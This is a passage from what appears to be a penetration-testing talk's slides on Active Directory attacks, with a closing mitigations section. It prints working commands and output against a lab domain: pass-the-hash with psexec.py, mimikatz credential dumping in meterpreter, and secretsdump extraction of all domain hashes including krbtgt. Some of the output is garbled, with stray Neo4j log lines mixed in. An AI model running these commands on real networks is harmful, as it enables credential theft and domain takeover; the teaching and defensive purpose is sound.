helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:c42107da9d0fdd61516658f949218d13:::
worker:1000:aad3b435b51404eeaad3b435b51404ee:12227358dd7013c7dbdbd8fdcc0c6668:::
[*] Done dumping SAM hashes for host: workstation04
[*] Stopping service RemoteRegistry: stopping
^C#
```

NTLM Relay perform using ntlmrelayx.py – By default it will perform a SAMdump





# Pass-the-Hash

Using psexec.py to Pass-the-Hash

## ➤ Run psexec and Pass-the-Hash

» helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::


### # Pass-the-Hash with psexec

```
python psexec.py helpdesk@workstation03 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
```

```
[root:~/OWASP/impacket/examples]# python psexec.py helpdesk@workstation04 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
logs: /usr/share/neo4j/logs
Impackets v0.9.17-dev - Copyright 2002-2018 Core Security Technologies
import: /usr/share/neo4j/import
[*] Requesting shares on workstation04.....
[*] Found writable share ADMIN$/certificates
[*] Uploading file OFOLMKgN.exe /run
[*] Opening SVCManager on workstation04.....
[*] Creating service IBRW on workstation04.num.of 40000 recommended. See the Neo4j manual.
[*] Starting service IBRW.000.INFO ===== Neo4j 3.3.4 =====
[!] Press help for extra shell commands.
Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
2018-05-28 17:08:40.004+0000 INFO Remote interface available at http://localhost:7474/
C:\Windows\system32>whoami
nt-authoritat\system.602+0000 INFO Neo4j Server shutdown initiated by request
nt-authoritat\system.602+0000 INFO Stopping..
```

## ➤ Key takeaway after Pass-the-Hash to workstation04

- » We have local administrative rights on workstation04 and can execute code
- » The “Domain Admin” luke.skywalker is working on this computer





## Phase 3 – Privileged Access

Keep moving laterally abusing local admin privileges



- Administrative access to a computer means we can read process memory
  - » **Dumping memory contents of lsass.exe & extracting credentials**
    - » Sysinternals ProcDump creates a minidump of the target process
    - » Use Mimikatz to extract the credentials from it
    - » Will not trigger AV
  - » **Use Mimikatz in Metasploit to dump the credentials**
    - » Might trigger AV



# Demo

Dump creds with mimikatz

## Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators


### ➤ Run psexec and Pass-the-Hash

```
# Dumping creds in with meterpreter in metasploit using mimikatz (make sure you use an privileged account)
getsystem
load mimikatz
mimikatz command -f privilege::debug
mimikatz command -f sekurlsa::logonPasswords
```

```
"0;999","Negotiate","WORKSTATION04$","PWN","n.s. (Credentials K0)"
ZS&l=.r'n,MR^/gumvyj"e8-,:Y#uCZV%.-@!#n<ZC%+"+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r 'M^4C6YiH
frqKKR5t*(BM@r r;/"
"
ZS&l=.r'n,MR^/gumvyj"e8-,:Y#uCZV%.-@!#n<ZC%+"+-k=]\G,EKcy6NYl2H>?lnfEgdnGE>r 'M^4C6YiH
frqKKR5t*(BM@r r;/"
"
meterpreter > mimikatz command -f sekurlsa::logonPasswords
"0;3402084","Kerberos","luke.skywalker","PWN","lm{ 00000000000000000000000000000000 }, n
fcb13089285cba8af71d7 }"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;3402025","Kerberos","luke.skywalker","PWN","lm{ 00000000000000000000000000000000 }, n
fcb13089285cba8af71d7 }"
1337p4$$w0rdPolicY!"
"
1337p4$$w0rdPolicY!"
1337p4$$w0rdPolicY!"
"0;997","Negotiate","LOKALER DIENST","NT-AUTORIT0T","n.s. (Credentials K0)"
"
"
"
```

## ➤ Key takeaway of after dumping the creds

- » We have valid credentials for the user luke.skywalker
- » luke.skywalker is member of the “Domain Admin” group, so we have administrative access to the domain controller





# Phase 3 – Privileged User

Looting the thing

## Phase 3 – Privileged user (domain)

Looting the thing – secretdump.py

- We have administrative access to the domain controller
  
- What now? Do you want persistence?
  - » Dumping all user hashes
  - » Creation of golden tickets

### ➤ On workstations:

- » secretsdump.py can be used to dump SAM/LSA secrets remotely
- » Performs various techniques to dump hashes from a remote machine without executing any agent there

### ➤ On DCs it will also:

- » For NTDS.dit it will either:

a) Get the domain users list and get all hashes of all domain users (including historical ones) as well as Kerberos keys

a) MS Directory Replication Service (MS-DRS) Remote Protocol

b) Extract NTDS.dit

a) vssadmin executed with the smbexec approach



# Demo

Dumping all the hashes – [secretsdump.py](https://github.com/0x09sec/secretsdump.py)



## Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

### ➤ Run secretydump.py with administrative creds on the domain controller

# Dumping hashes of all domain users (including password history hashes)

```
python secretdump.py pwny/luke.skywalker@pwnylabdc01
```

```
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:944c2905aa73f0a715caacfaa92088150:::
Gast:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d04a5d30b71c35d1a8c040c0e:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ee6154170a640001f5fa7a72072020a4:::
pwny.lab\kklein:2123:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\ldaamaq:2124:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\rkerpach:2125:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\tstarad:2126:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\hbraun:2127:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::s@pwn
pwny.lab\gsurgh:2128:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::Domän
pwny.lab\jbosch:2129:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\vmishtak:2130:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\jgrunnil:2131:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\mhoch:2132:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\mmivoloss:2133:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\bschreiber:2134:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\ckoru:2135:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\colahg:2136:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\kschiffer:2137:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\sdghor:2138:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\sbraun:2139:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\sdietrich:2140:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\sschwab:2141:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
pwny.lab\dzimmermann:2142:aad3b435b51404eeaad3b435b51404ee:307ae04000202000caef1ee8a809e2f1f:::
```



# Mitigations

Preventing – AD Attacks 101



- **Compromise** of just one **Domain Admin** account in the Active Directory exposes the **entire organization to risk**
  - » **The attacker has unrestricted access** to all resources managed by the domain, all users, servers, workstations and data
  - » The attacker could instantly establish **persistence** in the Active Directory environment, which is difficult to notice and **cannot be efficiently remediated with guarantees.**

*“Once domain admin, always domain admin”*

### ➤ **Disable LLMNR and NBT-NS**

- » You need to disable both, because if LLMNR is disabled, it will automatically attempt to use NBT-NS instead
- » Disable LLMNR via Group Policy
- » Disabling NetBios cannot be done via GPO

### ➤ **Limiting communication between workstations on the same network**

- » Reduces attack surface

### ➤ **Mitigation against WPAD**

- » Disable WPAD via Group Policy
- » Add DNS record “wpad” in your DNS zone
- » Only allow secure dynamic updates – Dynamic updates “Secure only”

### ➤ **Never let anyone perform non-administrative tasks with privileged accounts**

<https://www.sternsecurity.com/blog/local-network-attacks-llmnr-and-nbt-ns-poisoning>

<https://www.4armed.com/blog/llmnr-nbt-ns-poisoning-using-responder/>

<http://woshub.com/how-to-disable-netbios-over-tcpip-and-llmnr-using-gpo/>

- **Disable NTLM entirely, use Kerberos**
  - » Not really easy to implement
  
- **Enable SMB signing, where possible**
  - » Can be done via Group Policy
  - » Please consider compatibility of other network devices before enabling SMB Signing
  - » SMB signing will prevent relaying to SMB by requiring all traffic to be signed
  
- **Enable LDAP signing**
  - » LDAP signing prevents unsigned connections to LDAP
  
- **More on NTLM relay and mitigations**
  - » <https://www.fox-it.com/en/insights/blogs/blog/inside-windows-network/>

- **Deploy (Microsoft Local Administrator Password Solution)**
  - » Provides a solution to the issue of using a common local account with an identical password on every computer in a domain
    - » <https://technet.microsoft.com/en-us/library/security/3062591>
- **Do not allow the use of privileged accounts to perform non-administrative tasks**
  - » Provide admins with separate accounts to perform administrative duties
- **Educate your users to exhibit secure behavior**
  - » Good luck with that one :D
- **Deactivate the Built-in Admin**
- **Restrict domain and enterprise admin accounts from authenticating to less trusted computers**
- **Establish Strong Password policies (complexity, history, expiration)**
- **Do not configure services or schedule tasks to use privileged domain accounts on lower trust computers**

- **Use PowerView, Bloodhound or similar tool to understand you environment**
  - » Who has admin rights? Domain-wide? Local?
    - » Do they really need those privileges?
    - » Do they still work here?
  - » Who can log into DC`s
  - » Is there a policy to avoid logins into untrusted systems with domain privileged accounts?
  - » Limit service accounts privileges
  - » Did all admins get a proper introduction into AD Security?
  - » Any SMB Shares accessible anonymously?

- Port mirroring from Domain Controllers and DNS servers to the ATA Gateway and/or
- Deploying an ATA Lightweight Gateway (LGW) directly on Domain Controllers
- More information to Microsoft ATA

» <https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

**Identity theft using pass-the-ticket attack** OPEN

*user2's* Kerberos tickets were stolen from *CLIENT2* to *CLIENT1* and used to access 6 resources.

17:14 – 17:18 10 May 2017

TIME	STOLEN FROM (1)	TO (1)	ACCESSED (6)	VIA DOMAIN CONTROLLERS (1)
10/05/2017 17:18 ^	CLIENT2	CLIENT1	6 resources	DC4
10/05/2017 17:14				

**Suspicion of identity theft based on abnormal behavior** OPEN

*Almeta Whitfield* exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

18:10 10 May 2017

Almeta Whitfield Software Engineer

On → 9 normal computers + 16 abnormal computers

Accessed → 13 normal resources + 5 abnormal resources

« < 1 of 8 > »

# Phase 3 – Mitigations

## Admin checklist

### Identity theft using pass-the-ticket attack

user2's Kerberos tickets were stolen from CLIENT2 to CLIENT1 and used to access 6 resources.

17:14 – 17:18 10 May 2017



TIME	STOLEN FROM (1)	TO (1)	ACCESS
10/05/2017 17:18 ^	CLIENT2	CLIENT1	
10/05/2017 17:14			

### Suspicion of identity theft based on abnormal behavior

Almeta Whitfield exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 16 abnormal workstations.
- Requested access to 5 abnormal resources.

18:10 10 May 2017



### ➤ Read this:

- » [Mitigating Pass-the-Hash and other Credential Theft, version 2](#)

Mitigating  
Pass-the-Hash  
and Other  
Credential Theft,  
version 2

Trustworthy Computing





# Credits

Shoutouts to the titans in this area



### ➤ Huge shoutouts to:

- » @ciyinet – Providing great slides
- » @gentilkiwi – Mimikatz
- » @agsolino – Creator of Impacket
- » @TimMedin – Great talks
- » @PyroTek3 – AD Security
- » @nikhil\_mitt – Powershell Training
- » @byt3bl33d3r – CrackMapExec

and many more...





# Questions?